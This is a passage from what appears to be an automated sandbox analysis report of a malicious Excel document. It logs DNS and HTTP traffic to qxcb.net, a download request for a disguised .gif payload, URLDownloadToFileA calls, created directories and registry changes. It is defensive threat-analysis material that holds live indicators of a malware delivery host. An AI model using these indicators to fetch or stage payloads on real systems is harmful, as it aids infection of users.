Nov 19, 2020 10:02:20.900548935 CET	59794	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:02:20.912866116 CET	53	59794	8.8.8.8	192.168.2.4
Nov 19, 2020 10:02:21.031737089 CET	55916	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:02:21.044433117 CET	53	55916	8.8.8.8	192.168.2.4
Nov 19, 2020 10:02:25.671920061 CET	52752	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:02:25.690221071 CET	53	52752	8.8.8.8	192.168.2.4
Nov 19, 2020 10:02:55.325743914 CET	60542	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:02:55.338229895 CET	53	60542	8.8.8.8	192.168.2.4
Nov 19, 2020 10:02:57.576448917 CET	60689	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:02:57.602871895 CET	53	60689	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 19, 2020 10:01:37.697633982 CET	192.168.2.4	8.8.8.8	0x2d43	Standard query (0)	qxcb.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 19, 2020 10:01:37.882565022 CET	8.8.8.8	192.168.2.4	0x2d43	No error (0)	qxcb.net		198.57.244.39	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- qxcb.net

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49737	198.57.244.39	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 19, 2020 10:01:38.037004948 CET	89	OUT	GET /ds/161120.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: qxcb.net Connection: Keep-Alive
Nov 19, 2020 10:01:39.106424093 CET	90	IN	HTTP/1.1 200 OK Date: Thu, 19 Nov 2020 09:01:38 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Content-Length: 0 Keep-Alive: timeout=5, max=75 Content-Type: image/gif

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 7084 Parent PID: 800

General

Start time:	10:01:31
Start date:	19/11/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x1270000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\3Ix10	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	17FF643	CreateDirectoryA
C:\3Ix10\v4e5	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	17FF643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	17FF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	17FF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	17FF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	17FF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	17FF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	17FF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	17FF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	17FF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	17FF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	17FF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	17FF643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	17FF643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\31C8AFCA.tmp	success or wait	1	13E495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Document3327.xlsb	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	13D51E4	WriteFile
C:\Users\user\Desktop\~$Document3327.xlsb	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	13D5241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	12E20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	12E211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	12E213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	12E213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly